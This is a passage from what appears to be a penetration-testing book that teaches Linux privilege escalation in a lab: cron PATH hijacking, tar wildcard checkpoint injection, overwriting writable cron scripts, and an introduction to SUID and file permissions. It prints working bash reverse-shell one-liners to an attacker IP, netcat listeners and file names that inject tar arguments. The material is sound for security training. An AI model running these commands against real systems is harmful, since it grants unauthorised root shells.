
   Alternatively, you can modify the permissions of the `linpeas.sh` script by running the following command:

   ```
   chmod 775 linpeas.sh
   ```

2. We can now run the `linpeas.sh` script by running the following command on the target:

   ```
   bash linpeas.sh
   ```

   As shown in the following screenshot, the script will enumerate system information and display a list of cron jobs running on the system, as well as the default `$PATH` variable:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```


Figure 12.8 – linPEAS cron jobs

In this case, our target is running two cron jobs as the `root` user that have been configured to run every 1 minute. We can use this information to identify specific misconfigurations in the scripts and commands that are executed by the cron jobs.

Now that we have been able to enumerate the various cron jobs running on the target system, we can begin the privilege escalation process.

Escalating privileges via cron paths

This particular privilege escalation technique involves identifying the default $PATH variable that's been configured for cron jobs in the crontab file, generating a payload, and placing it in the path:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```


Figure 12.9 – The PATH variable

> **Note**
>
> The $PATH variable is used to set the default path that the cron jobs will run from, unless specified otherwise.

As highlighted in the preceding screenshot, the $PATH variable has been set as the home directory of the user account. This means that, by default, all the cron jobs will run from the user account's home directory, unless specified otherwise.

This can be construed as a misconfiguration as the user account can access files and scripts that are used by the cron jobs. We can exploit this misconfiguration by identifying cron jobs that utilize scripts or binaries that are stored in the user account's home directory.

Analyzing the crontab file reveals an interesting cron job that runs a Bash script named overwrite.sh as the root user:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Figure 12.10 – Overwrite cron job


As highlighted in the preceding screenshot, the cron job has also been configured to run every 1 minute of every hour, every day, and every month.

Now that we have identified a potential cron job that has the necessary requirements, we can begin the privilege escalation process:

1. The first step in this process involves locating and identifying the location of the `overwrite.sh` script that is run by the cron job. We were able to determine the default path used by the cron job is the `user` account's home directory. We can display the contents of the directory by running the following command:

```
ls -al /home/user/
```

The output is as follows:



```
user@debian:~$ ls -al /home/user
total 52
drwxr-xr-x 5 user user 4096 Jul 27 18:42 .
drwxr-xr-x 3 root root 4096 May 15  2017 ..
-rw------- 1 user user 2328 Jul 27 21:05 .bash_history
-rw-r--r-- 1 user user  220 May 12  2017 .bash_logout
-rw-r--r-- 1 user user 3235 May 14  2017 .bashrc
drwx------ 2 user user 4096 Jul 14 11:48 .gnupg
drwxr-xr-x 2 user user 4096 May 13  2017 .irssi
-rw------- 1 user user  137 May 15  2017 .lesshst
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
-rw------- 1 user user   11 May 15  2017 .nano_history
-rw-r--r-- 1 user user  725 May 13  2017 .profile
drwxr-xr-x 8 user user 4096 May 15  2017 tools
-rw------- 1 user user  614 Jul 26 15:41 .viminfo
user@debian:~$ _
```

Figure 12.11 – The user home directory


As illustrated in the preceding screenshot, we are unable to locate the `overwrite.sh` script in the `user` home directory. This could be because the `root` user has not created the script yet. In any event, we can create the script ourselves and get it to provide us with a reverse shell with root privileges as the cron job will execute the script as the root user.

2. We can create the `overwrite.sh` script and insert a Bash command that will provide us with a reverse shell. This can be done by running the following command in the `user` home directory:

```
echo "bash -i >& /dev/tcp/<KALI-IP>/<PORT> 0>&1" >
overwrite.sh
```

This command will add a `bash` command that will connect to our reverse listener on the Kali Linux VM. Ensure that you replace the fields in the command with the respective IP address and port number.

After running the preceding command, the `overwrite.sh` file should have been created, and it should contain the command outlined in the following screenshot:



```
user@debian:~$ cat overwrite.sh
bash -i >& /dev/tcp/10.10.10.5/1234 0>&1
user@debian:~$
```

Figure 12.12 – Overwrite file


Once we have created this file, we need to set up a reverse listener with Netcat.

3. We can set up the reverse listener on the Kali VM by running the following command:

```
nc -nvlp <PORT>
```

Ensure that you specify the port that you used in the `overwrite.sh` script. After setting up the listener, we will need to wait for a few minutes for the cron job to run.

Once the cron job has been invoked, the `overwrite.sh` script will be executed. We should get a reverse shell on our listener with root privileges, as highlighted in the following screenshot:



```
 $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.5] from (UNKNOWN) [10.10.10.15] 47707
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

Figure 12.13 – Reverse shell

With that, we have successfully elevated our privileges by leveraging a misconfiguration in the crontab `$PATH` variable. This allowed us to execute a custom command that provided us with an elevated reverse shell on the target system.


Escalation via cron wildcards

This privilege escalation technique involves taking advantage of cron jobs that execute commands or scripts with wildcards. In the context of Linux, wildcards (`*`) are used to perform more than one action at a time, and they can be used in a variety of different ways. In this section, we will explore how they can be exploited to execute malicious commands or scripts if misconfigured.

> **Important Note**
>
> Note that the success of this technique will depend on whether or not wildcards have been utilized in cron jobs.

Follow these steps:

1. The first step in this process involves identifying cron jobs that run commands or scripts with wildcards. Analyzing the `crontab` file reveals an interesting cron job that is responsible for creating and compressing backup archives:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```


Figure 12.14 – Backup cron job

As highlighted in the preceding screenshot, the cron job runs the `compress.sh` script located under `/usr/local/bin` as the root user and runs every minute of every hour, every day, and every month.

2. We can display the content of the `compress.sh` script by running the following command:

```
cat /usr/local/bin/compress.sh
```

The output is as follows:



```
user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
user@debian:~$
```

Figure 12.15 – Displaying the content of the compress.sh script


As highlighted in the preceding screenshot, we can identify that the script is executed from the `user` account's home directory and that the files have been compressed with the `tar` utility. However, we can also identify a wildcard (`*`) at the end of the `tar` command. The wildcard is used to specify all the files in the `user` account's home directory.

3. The `tar` utility has a checkpoint feature that is used to display progress messages after a specific set of files. It also allows users to define a specific action that is executed during the checkpoint. We can leverage this feature to execute a reverse shell payload that will provide us with an elevated session when executed.
4. We can create the reverse shell script and insert a `bash` command that will provide us with a reverse shell. This can be done by running the following command in the `user` home directory:

```
echo 'bash -i >& /dev/tcp/<KALI-IP>/<PORT> 0>&1' > shell.
sh
```

This command will add a `bash` command that will connect to our reverse listener on the Kali Linux VM. Ensure that you replace the fields in the command with the respective IP address and port number.

After running the preceding command, the `shell.sh` file should have been created, and it should contain the command outlined in the following screenshot:



```
user@debian:~$ cat shell.sh
bash -i >& /dev/tcp/10.10.10.5/1234 0>&1
user@debian:~$
```

Figure 12.16 – Shell script

Now that we have created the file, we need to set up a reverse listener with Netcat.

5. We can set up the reverse listener on the Kali VM by running the following command:

```
nc -nvlp <PORT>
```

Ensure that you specify the port that you used in the `shell.sh` script.


6. We can now set up our `tar` checkpoints in the `user` account's home directory. This can be done by running the following command on the target system:

```
touch /home/user/--checkpoint=1
```

7. After setting up our checkpoint, we need to set up our checkpoint action. In this case, our checkpoint action will execute the `shell.sh` script, which will provide us with an elevated reverse shell. This can be done by running the following command:

```
touch /home/user/--checkpoint-action=exec=sh\ shell.sh
```

After setting up the `tar` checkpoint and checkpoint action, we need to wait a few minutes for the cron job to be invoked, after which we should receive an elevated reverse shell on our Netcat listener, as highlighted in the following screenshot:



```
 $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.5] from (UNKNOWN) [10.10.10.15] 47900
bash: no job control in this shell
root@debian:/home/user# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# _
```

Figure 12.17 – Reverse shell

With that, we have successfully elevated our privileges by exploiting cron jobs that implement the improper use of wildcards to execute a reverse shell payload as the root user.

Now, let's take a look at how to elevate our privileges through cron file overwrites.

Escalation via cron file overwrites


Another technique we can leverage to elevate our privileges is the ability to overwrite the content of scripts that are used by cron jobs. In the previous sections, we explored the process of leveraging misconfigured paths and utilizing wildcards. However, we did not explore the process of overwriting the content of scripts or files to elevate our privileges.

Note

The success and viability of this technique will depend on whether we have the necessary permissions to write or make changes to the script or file being run by the cron job.

This technique can be performed by following these steps:


1. The first step in this process involves identifying a cron job that executes a script or binary with read and write permissions as the root user. In this case, we can identify a cron job that runs the `overwrite.sh` script when invoked, as highlighted in the following screenshot:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Figure 12.18 – Overwrite cron job

We looked at how to exploit this particular cron job in section two of this chapter, *Escalation via cron paths*, where we exploited a misconfigured path that allowed us to create a custom `overwrite.sh` script that provided us with an elevated reverse shell when executed. This was because the default path variable specified the `user` account's home directory as the primary directory for the cron job. However, if the `overwrite.sh` script is not found in the first directory, cron will check the other directories specified in the `$PATH` variable, as highlighted in the following screenshot:



```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

Figure 12.19 – Crontab paths


2. In this case, we do not find the `overwrite.sh` script in the `user` account's home directory. As a result, we can search for the script in the other directories specified in the `$PATH` variable. This can be done by listing the contents of each directory, as follows:

```
ls -al /usr/local/bin | grep overwrite.sh
```

Alternatively, you can use the `locate` utility to search for the `overwrite.sh` script by running the following command:

```
locate overwrite.sh
```

In this case, we will find the file under the `/usr/local/bin` directory, as highlighted in the following screenshot:




```
user@debian:~$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb'
/usr/local/bin/overwrite.sh
user@debian:~$ _
```

Figure 12.20 – Locating the script

3. The next step involves identifying the permissions of the `overwrite.sh` to determine whether we can make changes or overwrite the content of the script. This can be done by running the following command:

```
ls -al /usr/local/bin | grep overwrite.sh
```

The output is shown in the following screenshot:



```
user@debian:~$ ls -al /usr/local/bin | grep overwrite.sh
-rwxr--rw-  1 root staff   40 May 13  2017 overwrite.sh
user@debian:~$
```

Figure 12.21 – File permissions


In this case, we can determine that the script has read and write permissions. As a result, we can make changes or overwrite the file with our own commands.

4. Now, let's add a `bash` command that will provide us with a reverse shell to the `overwrite.sh` script. This can be done by running the following command:

```
echo "bash -i >& /dev/tcp/<KALI-IP>/<PORT> 0>&1" >> /usr/
local/bin/overwrite.sh
```

This command will append a `bash` command that will connect to our reverse listener on the Kali Linux VM. Ensure that you replace the fields in the command with the respective IP address and port number.

After running the preceding command, the `overwrite.sh` script should contain the command outlined in the following screenshot:



```
user@debian:~$ cat /usr/local/bin/overwrite.sh
#!/bin/bash

echo `date` > /tmp/useless
bash -i >& /dev/tcp/10.10.10.5/1234 0>&1
user@debian:~$ _
```

Figure 12.22 – The overwrite.sh script's appended command


5. Once we have appended the bash command, we will need to set up a reverse listener with Netcat.

   We can set up the reverse listener on the Kali VM by running the following command:

   ```
   nc -nvlp <PORT>
   ```

   Ensure that you specify the port that you used in the overwrite.sh script.

   After appending the bash command to the overwrite.sh script, we will need to wait for a few minutes for the cron job to be invoked, after which we should receive an elevated reverse shell on our Netcat listener, as highlighted in the following screenshot:



```
 $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.5] from (UNKNOWN) [10.10.10.15] 50109
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# _
```

Figure 12.23 – Reverse shell

With that, we have successfully elevated our privileges by exploiting cron jobs that run scripts with misconfigured permissions to execute a reverse shell payload as the root user.

You should now have a firm grasp of how to enumerate the cron jobs running on a system, as well as how to exploit them through various techniques to elevate your privileges.

Summary

In this chapter, we started by looking at how the cron utility works and the structure of the crontab file. We then took an in-depth look at how to exploit misconfigured cron paths. We also explored the process of exploiting wildcards in scripts executed by cron jobs to elevate our privileges. Finally, we ended this chapter by looking at how to elevate our privileges through cron file overwrites.

In the next chapter, we will look at how to exploit SUDO and SUID binaries to elevate our privileges.

13 Exploiting SUID Binaries

We will conclude the privilege escalation process on Linux by exploring the process of searching for and exploiting SUID binaries on Linux, which helps elevate the privileges on the target system.

We will start this chapter by looking at how filesystem permissions work on Linux, after which we will look at how SUID permissions work and how they are applied. We will then look at how to search for and identify vulnerable or misconfigured SUID binaries, before exploring the various techniques that can be used to exploit improperly configured SUID binaries to elevate our privileges.

In this chapter, we're going to cover the following main topics:

- Introduction to filesystem permissions on Linux
- Searching for SUID binaries
- Escalation via shared object injection

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you are familiar with Linux Terminal commands.

You can view this chapter's code in action here: `https://bit.ly/39Kdn1t`

Introduction to filesystem permissions on Linux


Before we begin exploring the process of exploiting SUID binaries to elevate our privileges, we need to take a brief look at filesystem permissions on Linux and how they can be used to provide or limit access to files and directories. This will help us set up the stage for our foray into SUID binaries, how they are configured, and how they can be exploited.

Filesystem permissions on Linux are used to grant or limit access to files and directories. This is a very useful feature as it allows users to restrict access to particular files or directories, thus preventing any unauthorized access.

We can list the permissions of a file or folder on Linux by running the following command:

```
ls -al
```

As highlighted in the following screenshot, this command will output a list of all the files in a directory and all their attributes, including their access permissions and ownership details:



```
user@debian:~$ ls -al
total 56
drwxr-xr-x 5 user user 4096 Jul 28 15:16 .
drwxr-xr-x 3 root root 4096 May 15  2017 ..
-rw------- 1 user user 4047 Jul 28 17:04 .bash_history
-rw-r--r-- 1 user user  220 May 12  2017 .bash_logout
-rw-r--r-- 1 user user 3235 May 14  2017 .bashrc
-rw-r--r-- 1 user user    0 Jul 28 15:16 --checkpoint=1
-rw-r--r-- 1 user user    0 Jul 28 15:16 --checkpoint-action=exec=sh shell.sh
drwx------ 2 user user 4096 Jul 28 16:51 .gnupg
drwxr-xr-x 2 user user 4096 May 13  2017 .irssi
-rw------- 1 user user  137 May 15  2017 .lesshst
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
-rw------- 1 user user   11 May 15  2017 .nano_history
-rw-r--r-- 1 user user  725 May 13  2017 .profile
-rwxr-xr-x 1 user user   41 Jul 28 15:05 shell.sh
drwxr-xr-x 8 user user 4096 May 15  2017 tools
-rw------- 1 user user  614 Jul 26 15:41 .viminfo
user@debian:~$ _
```

Figure 13.1 – File permissions

Linux provides multi-user support. Due to this, access to files and data is restricted based on the following key elements:


- **File ownership**: This refers to the specific user or group that owns the file.
- **Access permissions**: This refers to the specific permissions that are used to allow or restrict access to specific files.

Every file and directory on Linux has an owner and specific file permissions that are used to prevent unauthenticated or unauthorized access to it.

In the case of ownership, Linux divides file ownership into three main categories:

- **User**: This is used to specify the owner of the file. Typically, the creator of a file becomes the owner of the file.
- **Group**: This is used to specify the group ownership or access to a file, whereby all users of a group will have the same permissions and access to the file. Only members of the group will be able to read, write, or execute the file based on the file's access permissions.
- **Other**: This is used to refer to read, write, or execute permissions for other users on the system who are not the owner or part of a group that has ownership of the file.

The following screenshot outlines the file ownership categorization of a file on Linux, whereby the access permissions are used to dictate the type of access the owner, group, and other users on the system have to a specific file on the system:



```
-rwxr-xr-x 1 user user 41 Jul 28 15:05 shell.sh
```


Figure 13.2 – Linux file ownership

Now that we have an understanding of how file ownership is handled and implemented on Linux, let's take a look at how access permissions are configured.

Every file and directory on Linux has specific access permissions attributed to it that determine whether the file can be read, modified, or executed. Linux divides these access permissions into three categories based on the type of access you wish to provide to users and groups on the system:

- **Read**: This permission provides users with the ability to read a file and is denoted by the letter `r`.
- **Write**: This permission provides users with the ability to modify or make changes to a file and is denoted by the letter `w`.
- **Execute**: This permission provides users with the ability to execute or run a file and is denoted by the letter `x`.

The following screenshot outlines the access permissions of a particular file for the owner, group, and other users on the system:



```
-rwxr-xr-x 1 user user 41 Jul 28 15:05 shell.sh
```

r,x - Other users can read and execute the file but cannot modify the file

r,x - Members of group can read and execute the file but cannot modify the file

r,w,x - Owner can read, write, and execute the file

Figure 13.3 – File access permissions

In this case, the owner of the file has read, write, and execute permissions and both the group and other users only have read and execute permissions, thus restricting them from making changes to the file.

This example demonstrates the importance of file ownership and access permissions on Linux, as well as how they can be used to limit or grant access to files and resources on a system.

Changing permissions

To change file and directory permissions, we can use the `chmod` command, which is an abbreviation for change mode.

